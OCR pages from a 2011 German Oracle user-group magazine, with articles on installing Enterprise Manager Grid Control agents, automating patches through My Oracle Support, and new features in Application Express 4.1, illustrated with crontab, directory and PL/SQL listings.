


Abbildung 4: Installationsabschnitt My Oracle Support

Bestätigen mit „Ja“, dass keine Verbindung zu MOS hergestellt werden soll, beginnt die Installation. Zu Beginn werden Verbindung und Voraussetzungen geprüft, dann die Sourcen übertragen und die Installation durchgeführt. Sollte an irgendeiner Stelle ein Problem auftreten, kommt eine Fehlermeldung. Nach Behebung des Fehlers kann der Prozess erneut gestartet werden. Die Passwörter sind dann neu einzugeben. In unserem Beispiel ist keine SUDO-Berechtigung für den Oracle-User vergeben. Aus diesem Grund wird man im Laufe der Installation aufgefordert, das Skript „root.sh“ auszuführen. Es gäbe auch die Möglichkeit, den Installations-User auf dem Zielsystem mit einer SUDO-Berechtigung für „ROOT“ auszustatten, um das Skript „root.sh“ automatisch zu starten. Mit dem Deployment Wizard können auch mehrere Zielserver gleichzeitig angegeben werden, was eine Zeitersparnis bringt.

Fazit

In diesem Artikel wurden zwei Installationsarten etwas näher betrachtet. Welche für die jeweilige Umgebung am besten geeignet ist, muss jeder für sich entscheiden. Es hat sich herausgestellt, dass beide Varianten problemlos funktionieren. In reinen UNIX-Landschaften würde man vermutlich den Wizard einsetzen, vor allem, um bestehende Datenbank-Server in die Überwachung zu integrieren. In heterogenen Umgebungen, reinen Windows-Umgebungen oder bei kompletten Neuinstallationen empfiehlt sich die Silent-Installation mit dem Response File.

Weitere Informationen

- Oracle Enterprise Manager Grid Control Basic Installation Guide: http://download.oracle.com/docs/cd/E11857_01/install.111/e15838/toc.htm
- Oracle Enterprise Manager Grid Control Advanced Installation and Configuration Guide: http://download.oracle.com/docs/cd/E11857_01/install.111/e16847/toc.htm

Bernhard Koch
MuniQSoft GmbH
bernhard.koch@muniqsoft.de

Ab Version 10.2 bietet Oracle Grid Control die Möglichkeit, alle Patches automatisch einzuspielen, die für die optimale Funktion einer Infrastruktur notwendig sind. Dabei kann es sich um Patches für die Datenbank, das Betriebssystem oder jede beliebige andere Oracle-Komponente handeln. Verfügbar ist die automatische Einspielung ab der Version 10.2.0.2 – vorausgesetzt, es wurde der „Provisioning and Patch Automation"-Pack erworben.

Automatische Patch-Upgrades mit Enterprise Manager Grid Control 11*g*

Yann Neuhaus, dbi services

Der „Provisioning and Patch Automation"-Pack, der es dem Benutzer ermöglicht, seinen Oracle-Software-Bestand (Übernahme des CPU/PSU, des On/Off-Patch etc.) zu verwalten, wurde unter Oracle Enterprise Manager (OEM) Grid Control 11*g* ausgeweitet und bietet nun einen echten Vorteil gegenüber anderen Überwachungs- und Verwaltungs-Plattformen. Oracle hat diesen Vorteil klar erkannt und geht bei der Integration von My Oracle Support (MOS) in die Version OEM Grid Control 11*g* noch einen Schritt weiter.

In diesem Artikel kommt es uns nicht darauf an, detailliert die Einrichtung der automatischen Einspielung der Patches zu beschreiben, er gibt vielmehr einen Überblick über die wichtigsten Schritte, die für die Nutzung dieser Funktion erforderlich sind. Ferner wird anhand eines einfachen Beispiels der neue Begriff des „Patch Plan" in OEM Grid Control Version 11*g* erklärt.

Software-Management-Architektur

Die Integration von MOS in die „OEM Grid Control 11*g*"-Konsole schafft die Voraussetzungen für eine angemessene Verwaltung der Patches und eine verbesserte Integration der Management-Prozesse für Versionen und Korrekturen im Rahmen der Verwaltung Ihrer Datenbank-Infrastruktur. Das Patch-Management wird dadurch deutlich besser in die Verwaltungsaufgaben integriert. Diese Integration ermöglicht außerdem durch die Nutzung der Wissens-Datenbanken einen optimierten Austausch mit Oracle Support. Dies bringt mehrere Vorteile:

- Wertvolle Ratschläge von Oracle zur Auswahl der Patches
- Informationen über die Bereitstellung einer Korrektur für einen angezeigten Fehler (Service Request)
- Die Möglichkeit, Kommentare abzugeben und die Korrekturen zu bewerten, um auf diesem Wege Oracle Support zu verbessern und die Erfahrungen anderer Kunden nutzen zu können

In OEM Grid Control 11*g* wird mit dem sogenannten „Patch Plan" ein wichtiger Begriff eingeführt. Dieser wird hier neben den erforderlichen Voraussetzungen beschrieben. Sehr wichtig ist es jedoch vorab, die Oracle-Architektur richtig zu verstehen. Kurz zusammengefasst bietet Oracle zwei wichtige Methoden, die eine Integration von My Oracle Support in OEM Grid Control 11*g* und die gemeinsame Nutzung ermöglichen:

- Mit der „Pull"-Methode kann ein Download der neuesten Informationen über verfügbare Patches geplant werden; die Daten werden mit der aktuell installierten Konfiguration verglichen. Der Administrator kann anschließend die Empfehlungen von My Oracle Support über Patch Plans installieren.
- Die zweite Methode, die sogenannte „Push"-Methode, erlaubt ein proaktiveres Vorgehen. Mit Aktivierung des Oracle-Configuration-Manager-Datenkollektors auf dem Grid-Control-Server erhält Oracle regelmäßig alle Informationen zu den installierten Patch-Ebenen. Der für die Übertragung dieser Daten zuständige Oracle Management Server (OMS) ist nun in MOS bekannt und es kann dem Server eine CSI-Nummer zugeordnet werden. Für jedes Element, das OEM Grid Control 11*g* erkennt, kann im Folgenden ein Service Request eröffnet werden, ohne zuvor eigens die Informationen zu dem betreffenden System eingeben zu müssen. Diese Informationen wurden bereits vom Oracle Configuration Manager übertragen und sind damit unter MOS verfügbar. Ferner können bei Oracle präventiv Ratschläge und Hinweise zu Patches eingeholt werden, die geeignet sind, eventuelle Probleme, die bei anderen Kunden von Oracle festgestellt wurden, zu beheben oder zumindest abzuschwächen.

Nachfolgend sind diese beiden Methoden zur Integration von OEM Grid Control 11*g* in My Oracle Supportvorgestellt.

Die „Pull"-Methode

Mit diesem Prozess eröffnet Oracle seinen Kunden die Möglichkeit, über den Oracle Management Server (MOS) Informationen aus den MOS-Wissensdatenbanken abzufragen und mit den aktuell auf den Servern installierten Programmen zu vergleichen – überwacht von den Oracle-Agenten. Drei

Hauptkomponenten sind für die Nutzung dieser Funktion erforderlich:

- Berechtigungsnachweis für My Oracle Support
- Refresh-Job zur Aktualisierung der Informationen
- Speicherbibliothek für Patches

Abbildung 1 stellt die Funktionsweise dieser Methode in vereinfachter Form dar.

Generell meldet sich der Management-Server im MOS an und holt über einen täglichen Job (Refresh From My Oracle Support Job) die Informationen zu den neuesten verfügbaren Patches ab. Die einzuspielenden Patches werden auf Anfrage des Administrators in die Software Library heruntergeladen und können anschließend an den ausgewählten Zielen eingesetzt werden. Mit dieser Methode kann man die Patch Plans dazu nutzen, die Bereitstellung der Patches innerhalb der Oracle-Infrastruktur zu planen. Im Folgenden werden die für die Konfiguration dieser Methode erforderlichen Komponenten näher beschrieben.

Die Patches können auf zwei Arten in die Oracle-Infrastruktur übernommen werden. Um diesen Artikel kurz zu halten, ist nur die Online-Konfiguration dargestellt. Diese setzt eine Verbindung des Oracle-Management-Servers zum Internet voraus, sodass die Patches, die installiert werden sollen, direkt heruntergeladen werden können. Die Konfiguration der „Online Patching"-Methode erfolgt über das „Patching Setup" und die Menüpunkte → Setup → Enterprise Manager Configuration → Patching Setup.

Anschließend muss der MOS-Account konfiguriert werden. Dazu meldet man sich auf der Management-Konsole von OEM Grid Control 11*g* an und ruft folgende Menüpunkte auf: → Preferences → Preferred Credentials → My Oracle Support Preferred Credentials. Auf dieser Seite trägt man die Benutzerdaten für My Oracle Support ein beziehungsweise überprüft die vorhandenen Daten.

Nach erfolgter Aktualisierung der Verbindungsparameter für My Oracle Support wird ein Job namens „Refresh From My Oracle Support" angelegt und automatisch eingeplant. Dieser Job kann in die Job-Library kopiert werden (durch Anklicken des Job-Links), sodass man die Einplanung des Jobs ganz nach Wunsch einrichten kann. Idealerweise sollte dieser Job einmal pro Tag ausgeführt werden.

Um die verschiedenen Patches, die eingespielt werden sollen, herunterladen zu können, ist über den Interface Grid Control Enterprise Manager ein Verzeichnis namens „Software Library" anzulegen. Dieses muss so eingerichtet sein, dass der Speicherplatz vom Grid-Server aus zugänglich ist.

Die „Push"-Methode

Seit längerer Zeit bietet Oracle die Möglichkeit, den Oracle Configuration Manager (OCM) bei jedem Software-Upgrade oder Patch mitzuinstallieren. Die OCM Daten-Kollektoren liefern dem Oracle-Support Informationen über die installierte Oracle-Software. Anschließend kann den von OCM gefundenen Programmen und Datenbanken über My Oracle Support eine CSI-Nummer zugeteilt werden. Man kann sich leicht vorstellen, welche Schwierigkeiten diese Verwaltung in einer Umgebung mit mehreren Dutzend Servern mit sich bringen kann, da alle OCM-Daten-Kollektoren auf allen Servern berücksichtigt werden müssen.

Um diesem Problem entgegenzuwirken und jeglichen zusätzlichen Aufwand bei der Konfiguration der OCM (in der Crontab der einzelnen Server) zu vermeiden, bietet Grid Control 11*g* die Möglichkeit, alle von den Agenten überwachten Informationen zusammenzuführen und auf einem einzigen Weg zu übertragen, und zwar über den auf dem OMS-Server installierten OCM-Daten-Kollektor. Ermöglicht wird dies durch sogenannte „Harvester", mit denen die in der OMS-Datenbank verfügbaren Informationen gesammelt und für den OCM formatiert werden können. Letzterer übernimmt für alle von OEM Grid Control 11*g* überwachten Ziele die Übertragung der Informationen. Abbildung 2 gibt einen Überblick über die Infrastruktur.

Wie das nachfolgende Schema zeigt, sind zwei Schritte nötig, wenn diese Funktion voll genutzt werden soll:

- Konfiguration und Planung der OCM-Harvester (wobei zu beachten ist, dass der OCM direkt mit Grid Control 11*g* installiert wird und in der Crontab eingetragen ist), sodass der OCM nur mit der richtigen CSI-Nummer gestartet werden muss
- Zuteilung einer CSI-Nummer zu den auf normalem Wege gefundenen OMS-Servern in My Oracle Support




Abbildung 1: Funktionsweise der „Pull"-Methode

Verwendung des Patch-Plans

Nachdem die „Pull"-Methode konfiguriert wurde, kann der Administrator des OEM Grid Control 11*g* die Ratschläge und Hinweise zu den neuesten verfügbaren Patches voll nutzen und die Patches unter absolut sicheren Bedingungen an den ausgewählten Zielen anwenden. Ein Klick auf den Reiter „My Oracle Support" auf der Konso-

```
oracle@vmtestoraem1:/u00/app/oracle/ [oms11g] crontab -l
# OCM configured with :
# /u01/app/oracle/Oracle/Middleware/oms11g/ccr/bin/setupCCR -s
# 17672225 yann.neuhaus@dbi-services.com CH
0,15,30,45 * * * * /u00/app/oracle/Middleware/oms11g/ccr/bin/emCCR -cron
-silent start
```




Abbildung 2: Funktionsweise der „Push"-Methode

le startet das Flash-Programm. Dieses stellt direkt eine Verbindung über die My-Oracle-Support-Schnittstelle her. Auf der linken Seite des Bildschirms erscheint ein Fenster mit dem Titel „Patch Recommendations".

Durch Anklicken beispielsweise der fehlenden Sicherheits-Patches können diese für eine Datenbank eingespielt werden. Dabei kann man das gewünschte Ausführungsdatum angeben.

Anhand der begleitenden Informationen möchten wir Ihnen die Möglichkeiten zeigen, die diese Funktion mit sich bringt:

- Die Kompatibilität des Patch bestätigen (ein CPU kann etwa nicht auf eine PSU angewendet werden)
- Das Installationsdatum für den Patch planen
- Die Installation eines Patch bei Auftreten eines Fehlers wiederholen
- Mehrere Datenbanken und mehrere Werte für ORACLE_HOME als Ziel für die Patches wählen
- Mehrere Patches im gleichen Patch Plan zusammenfassen

Sicherheitsproblematik

Wie schon erwähnt muss der OMS unbedingt Zugang zum Internet haben, um sich im MOS einloggen zu können. Durch eine geeignete Netzwerk-Konfiguration mit Firewall und Demilitarized Zone (DMZ) kann der nach außen geöffnete Teil selbstverständlich sicher vom geschützten Teil (Datenbank und zugehörige Agenten) getrennt werden. Dennoch sollte die Sicherheitsabteilung oder der Sicherheitsbeauftragte über diese „Externalisierung" der Daten in Kenntnis gesetzt werden. Bei Verwendung der „Pull"-Methode auf Grundlage des Jobs „Refresh From My Oracle Support" werden die Daten von My Oracle Support heruntergeladen. Es werden also keine Daten an Oracle übertragen.

Bei der zweiten Methode übermittelt der OMC-Datenkollektor die Informationen über die Infrastruktur an Oracle Support. Es ist daher interessant zu wissen, um welche Art von Daten es sich dabei handelt. Dokumentiert sind diese in der Präsentation „ocm_collections.pdf", die in der Mitteilung „Oracle Configuration Manager Collection Overview [ID 728985.1]" zur Verfügung steht. Die Daten können in den OCM-Verzeichnissen überprüft werden (siehe Listing).

Ab der Version 10.3.4 können die gesammelten IP-Adressen im Oracle Configuration Manager vor der Übertragung an MOS anonymisiert werden.

Fazit

Die Verwaltung der Oracle-Versionen kann sich schnell zu einer zeitaufwändigen und oft sehr langwierigen Beschäftigung auswachsen. Die für diese Wartungsarbeiten erforderlichen Ressourcen können durch diese Arbeiten – je nach Größe und Komplexität der Umgebung – innerhalb kürzester Zeit ausgeschöpft sein. Menschliche Fehler sind ebenfalls möglich und trotz besten Willens kann es vorkommen, dass die für die Installation eines CPU-Patch gewählte Umgebung falsch definiert oder konfiguriert wurde (etwa durch Auswahl des falschen „ORACLE_HOME"), was die Einspielung der Patches entsprechend verzögert.

Die mit der Integration von Oracle Enterprise Manager Grid Control 11*g* und My Oracle Support vorgeschlagene Lösung, die eine Vorausplanung des Patch-Deployments ermöglicht, sorgt für eine drastische Reduzierung der Installationszeiten der Patches und damit der Wartungskosten Ihrer Oracle-Infrastruktur. Je bedeutender das Oracle-Datenbank-Umfeld ist, mit dem man arbeitet, desto mehr (wertvolle) Zeit lässt sich mit dieser Funktion einsparen.

```
oracle@vmtestoraem1:/u00/
app/oracle/Middleware/oms11g/
ccr/hosts/vmtestoraem1/state/
upload/external/ [oms11g] ls *
0:
009B870FB42D74F8C-
62134C1E221EC78-oracle_
home_config.xml  487E8FEEE5D-
677238BA52F9443CC5FD9-j2ee_ap-
plication_config.xml
04737022A5D9AF8A15324B1B-
D644B970-oracle_
home_config.xml  4DC-
3208D9460046AC58D37B81484676B-
oracle_home_config.xml
3886DE13D9EF6B5C7F-
202C119B020304-oracle_
home_config.xml  942D39BE10A-
04A196919334B534F42E3-oracle_
dbconfig.xml
424C9A1A93564538DCD6C-
34C119D966C-oracle_home_config.
xml
```

Yann Neuhaus
dbi services
yann.neuhaus@debi-services.com

SOUG Swiss Oracle User Group · ORACLE · Eine Veranstaltung der DOAG in Kooperation mit Oracle, iJUG, SOUG und der MySQL-Usergroup · MySQL · iJUG Verbund

2011 DOAG Konferenz + Ausstellung

Die größte Oracle-Konferenz in Europa

15. – 18. November 2011, CongressCenter Nürnberg

ORDIX AG · vordel · AS-SYSTEME · McAfee · Herrmann & Lenz Services

Mahindra Satyam · TEAM · esentri · IBM · Silbury

exone powered by LSI · OPITZ CONSULTING · GDV GeoSoftware · up to data professional services · trivadis makes IT easier.

imining · t&p software. our profession. · managing technology · HG DOAG Hochschul-Community · MUNIQSOFT

TRE visto · Reply riverland · People at Work Systems · iMPERVA · CSP professional solutions

QUEST SOFTWARE · red database security · SOUG Swiss Oracle User Group · dimensio informatics · GfK GeoMarketing

ASPICON · ORACLE · metafinanz · BISON · SAP

megatel An OHB Company · professional it software & services pitss · iJUG Verbund · Libelle · EMBARCADERO TECHNOLOGIES

projektron · itspeople · FUJITSU · syntegris information solutions · DOAG Deutsche ORACLE-Anwendergruppe e.V.

Wir freuen uns auf Sie!

www.doag2011.org

Etwas mehr als ein Jahr nach Erscheinen von Application Express (Apex) 4.0 mit seiner Fülle an neuen Features ist nun Apex 4.1 herausgekommen. Die Versionsnummer legt es schon nahe: Apex 4.1 vervollständigt im Wesentlichen die bereits in Apex 4.0 eingeführten Features und rundet diese ab – so gibt es erhebliche Verbesserungen bei tabellarischen Formularen. Aber es gibt auch das eine oder andere völlig neue Feature wie ein komplett überarbeitetes Error-Handling.

Neu: Application Express 4.1

Carsten Czarski
ORACLE Deutschland B.V. & Co. KG

Wie schon bei der Version 4.0 ging dem Erscheinen eine mehrmonatige, öffentliche „Early-Adopter-Phase“ auf dem Server „tryapexnow.com“ voraus.

Im Bereich der Formulare und tabellarischen Formulare hat das Apex-Entwicklerteam einige hilfreiche Verbesserungen eingebaut. So kann man nun anstelle des Primärschlüssels die Oracle-Row-Id als „eindeutige Spalte“ für ein Formular auf eine Tabelle festlegen (siehe Abbildung 1).

Das ist insbesondere hilfreich, wenn die zugrundeliegende Tabelle einen zusammengesetzten Primärschlüssel mit mehr als zwei Spalten hat: In der Vergangenheit musste man das Formular für solche Tabellen komplett manuell erstellen, da die Apex-Assistenten maximal zwei Primärschlüssel-Spalten zulassen. Apex 4.1 bietet nun auch für solche Tabellen sogenannte „Standardformulare“ an: Das Arbeiten wird nochmals schneller und produktiver.

Im Bereich der „tabellarischen Formulare“ enthält Apex 4.1 von Entwicklern lang erwartete Funktionen. So ist es endlich möglich, Validierungen zu hinterlegen, die beim Absenden des Formulars für jede Zeile einzeln geprüft werden. Abbildung 2 zeigt eine Syntax zum Ansprechen der Spalten des tabellarischen Formulars in PL/SQL-Code. Wie bei normalen Apex-Elementen wird mit der „Doppelpunktsyntax“ gearbeitet. „:SAL“ meint also die Spalte „SAL“ des tabellarischen Formulars. Diese neue Syntax kann übrigens auch verwendet werden, wenn ein Entwickler die Verarbeitungsprozesse des tabellarischen Formulars selbst in PL/SQL implementieren möchte. War er in der Vergangenheit gezwungen, die unhandlichen Arrays „Apex_APPLICATION.G_F01“

Abbildung 1: Die Row-Id ist nun eine eindeutige Spalte des Apex-Formulars




Abbildung 2: Validierung für jede einzelne Zeile eines tabellarischen Formulars

bis „Apex_APPLICATION.G_F50“ einzusetzen, so lässt sich die Formularspalte nun elegant per Doppelpunkt-Syntax referenzieren. Der Code eines solchen PL/SQL-Prozesses ist damit besser les- und wartbar. Man kann nun auch deklarativ festlegen, ob der Prozesscode nur einmal für das gesamte Formular oder einmal für jede Zeile ausgeführt werden soll. So reicht zum Einfügen aller Zeilen des Formulars in eine neue Tabelle „EMP1“ folgender PL/SQL-Code aus, wenn eingestellt wird, dass er pro Zeile ausgeführt werden soll (siehe Listing 1).

```
Begin
  insert into emp1 (
   empno, ename, mgr, job, sal,
hiredate, comm, deptno
  ) values (
   :EMPNO, :ENAME, :MGR, :JOB,
:SAL, :HIREDATE, :COMM, :DEPTNO
  );
end;
```

Listing 1: PL/SQL-Prozesscode zum Verarbeiten der Eingaben eines tabellarischen Formulars




Abbildung 3: Apex 4.1 bietet unter anderem Plug-ins für Authentifizierungsschemata




Abbildung 4: Einstellung der Anzeigeposition für Fehlermeldungen

Plug-ins

Plug-ins, in Apex 4.0 eingeführt, sind hervorragend geeignet, Funktionalitäten zu kapseln und wiederverwendbar zu gestalten. Ist ein Plug-in von breitem Interesse, so bietet es sich an, es auf Community-Webseiten wie „http://www.apex-plugin.com“ zu veröffentlichen. Aber nicht jedes Plug-in muss gleich für die Öffentlichkeit bestimmt sein – auch unternehmensintern ist es sehr sinnvoll, Funktionen als Plug-in zu kapseln und in einer Art Bibliothek vorzuhalten – spätestens bei der zweiten Verwendung rechnet sich der Mehraufwand für die Erstellung des Plug-ins.

Apex 4.1 führt zwei neue Plug-in-Typen ein: So können nun Plug-ins für Authentifizierungs- und Autorisierungsschemata erstellt werden. Insbesondere die Authentifizierungs-Plug-ins sind für Apex-Entwickler in größeren Unternehmen hochinteressant. Denn typischerweise müssen im Unternehmen alle Anwendungen das gleiche Login-Verfahren verwenden – es bietet sich also an, dieses einmalig als Plug-in zu kapseln und danach wiederzuverwenden, denn das Einspielen eines Plug-ins ist bei weitem nicht so aufwändig und fehlerträchtig wie das Nacharbeiten einer Anleitung und das Copy & Paste von Code-Fragmenten. Darüber hinaus gibt es auch hier Verbesserungen im Detail: So kann ein Plug-in nun 15 anstatt 10 Parameter besitzen und es sind neue Parameter-Typen dazugekommen.

Neues Error-Handling in Apex-Anwendungen

Auf das verbesserte Error-Handling bei DML-Prozessen in Apex-Formularen haben Entwickler lange gewartet. Bislang leitete Apex bei einem Fehler im Prozess auf eine Fehlerseite um – das Layout dieser Seite lässt sich nur schwer beeinflussen. Apex 4.1 schafft Abhilfe und bietet für Prozesse ein neues Attribut „Error Message Display Location“ an (siehe Abbildung 4).

Allein dies vereinfacht den Umgang mit Fehlern schon massiv, denn gerade die separate Fehlerseite war in den meisten Anwendungen ein Problem. Doch damit nicht genug: Apex 4.1 führt zusätzlich die Möglichkeit ein, eine eigene Error-Handling-Funktion zu hinterlegen. Diese muss, wie immer bei einer Schnittstelle, eine bestimmte Parameter-Signatur aufweisen. Sie wird von Apex aufgerufen, wann immer ein Fehler auftritt. Die Implementierung der Funktion selbst ist frei. Denkbar sind also zusätzliches Logging, automatische Nachrichten an den Entwickler oder aber auch das Ändern der dargestellten Fehlermeldung.

Das Einrichten der eigenen Error-Handling-Funktion ist einfach: Zunächst erstellt man die PL/SQL-Funktion selbst. Der folgende Code stellt beispielsweise fest, welcher SQL-Fehler vorliegt. Wenn es ein „ORA-014382“ ist, dann wird die Standard-Fehlermeldung durch einen eigenen Text ersetzt (siehe Listing 2). Diese Funktion muss nur noch in den Seiten-Attributen als „Error Handling Function“ eingetragen sein und schon ist man fertig (siehe Abbildung 5). Die Anwendungsseite zeigt nun im Fehlerfall den vom Entwickler festgelegten Text an.

Abbildung 5: Die selbstgeschriebene Error-Handling-Funktion wird für die Apex-Seite hinterlegt

```
create or replace function my_
error_handler (
 p_error in apex_error.t_error
) return apex_error.t_error_re-
sult is
  v_er apex_error.t_error_re-
sult;
begin
  v_er := apex_error.init_er-
ror_result ( p_error => p_error
);
  if p_error.ora_sqlcode =
-1438 then
    v_er.message := ‚Es wurde
ein zu langer Wert eingegeben -
Bitte
überprüfen Sie Ihre Angaben.‘;
  else
    v_er.message := p_error.
message;
  end if;
  return v_er;
end;
```

Listing 2: Beispielcode für eine eigene Error-Handling-Funktion

Abbildung 6: Neuer Apex-Assistent „Data Loading“

Abbildung 7: Hinterlegen einfacher Daten-Transformationen

Excel-Uploads für den Endanwender

In vielen Unternehmensanwendungen kommt es vor, dass Endanwender mehrere Datensätze auf einmal eintragen oder ändern müssen. Häufig liegen diese bereits in Spreadsheet- oder kommaseparierten Dateien vor. Apex bietet dem Entwickler schon seit dem ersten Release die Möglichkeit, solche Dateien in Tabellen hochzuladen – was jedoch fehlte, war ein einfacher Dialog für den Endanwender. Apex 4.1 bietet hierfür den neuen Assistenten „Data Loading“, um eine Apex-Anwendung mit Dialogen zum Excel-Upload zu versehen (siehe Abbildung 6).

Dieser Assistent fügt der Apex-Anwendung gleich mehrere Seiten hinzu: Es wird ein vom Endanwender nutzbarer Workflow zum Hochladen kommaseparierter Dateien erstellt. Neben der reinen Upload-Funktionalität ist es möglich, zusätzliche Validierungen oder (sehr einfache) Daten-Transformationen einzurichten (siehe Abbildung 7).

Je nach Anforderung kann der neue Assistent dem Entwickler massiv Zeit sparen. Der gesamte Prozess ist offen und leicht nachvollziehbar – geübte Apex-Entwickler erkennen schnell, dass Apex die Daten zunächst in einer „Collection“ ablegt und erst in die Ziel-Tabelle speichert, wenn der Endanwender den Workflow durchgearbeitet hat. Entsprechend kann man nach Belieben eingreifen, etwa um eine eigene Transformation in PL/SQL zu hinterlegen, indem man nach Abschluss des Assistenten zur entsprechenden Seite navigiert und dort einen zusätzlichen Prozess hinterlegt.

Fazit

Apex 4.1 ist etwas mehr als nur eine Abrundung und Vervollständigung von Apex 4.0. Es sind auch einige wirklich neue Dinge dabei und über das hier Vorgestellte hinaus eine Fülle an Verbesserungen und Kleinigkeiten im Detail enthalten. Auch die zahlreichen Neuerungen im Bereich der Apex-Websheets müssen einem eigenen Artikel vorbehalten bleiben; an

dieser Stelle sei auf die Online-Liste der neuen Features unter http://apex.oracle.com/pls/apex/f?p=52663:1 oder unter http://otn.oracle.com/apex verwiesen.

Weitere Informationen

[1] Deutschsprachige Apex Community: http://tinyurl.com/apexcommunity
[2] Oracle Apex im OTN: http://otn.oracle.com/apex
[3] Oracle-Datenbank auf Twitter: http://twitter.com/OracleBUDB

Carsten Czarski
carsten.czarski@oracle.com
http://twitter.com/cczarski
http://sql-plsql-de.blogspot.com

Vorschau auf die nächste Ausgabe

Die Ausgabe 06/2011 hat das Schwerpunktthema:

„Enterprise Manager“

Folgende Themen sind im Fokus:

- Erfahrungen im Umgang mit dem jetzigen Enterprise Manager
- Die neue Version des Enterprise Managers mit folgenden Artikeln:
  - Alle Neuheiten im Überblick
  - Configuration Management
  - Administration der Exadata Database Machine
  - Cloud Management
  - New Features for Database Management

Darüber hinaus bringen wir zahlreiche weitere Artikel mit Best Practices im Umgang mit den Oracle-Produkten.

Die Ausgabe 06/2011 erscheint am 2. Dezember 2011

Das nächste Schwerpunktthema der DOAG *News:*
01/2012: Tuning, Performance

Dieser Artikel beschreibt die Einführung einer Chart-Komponente im PL/SQL-Umfeld zentral in der Datenbank und geht auf Integrationstests sowie den ersten Prototyp-Report ein.

Zentrale Chart-Erstellung

Steffen Schumann, Sönke Frahne, Dr. Rüdiger Harmel, Dennis Klemme, Michael Meyer, Christian Schmidt und Andriy Terletsky, Berenberg Bank

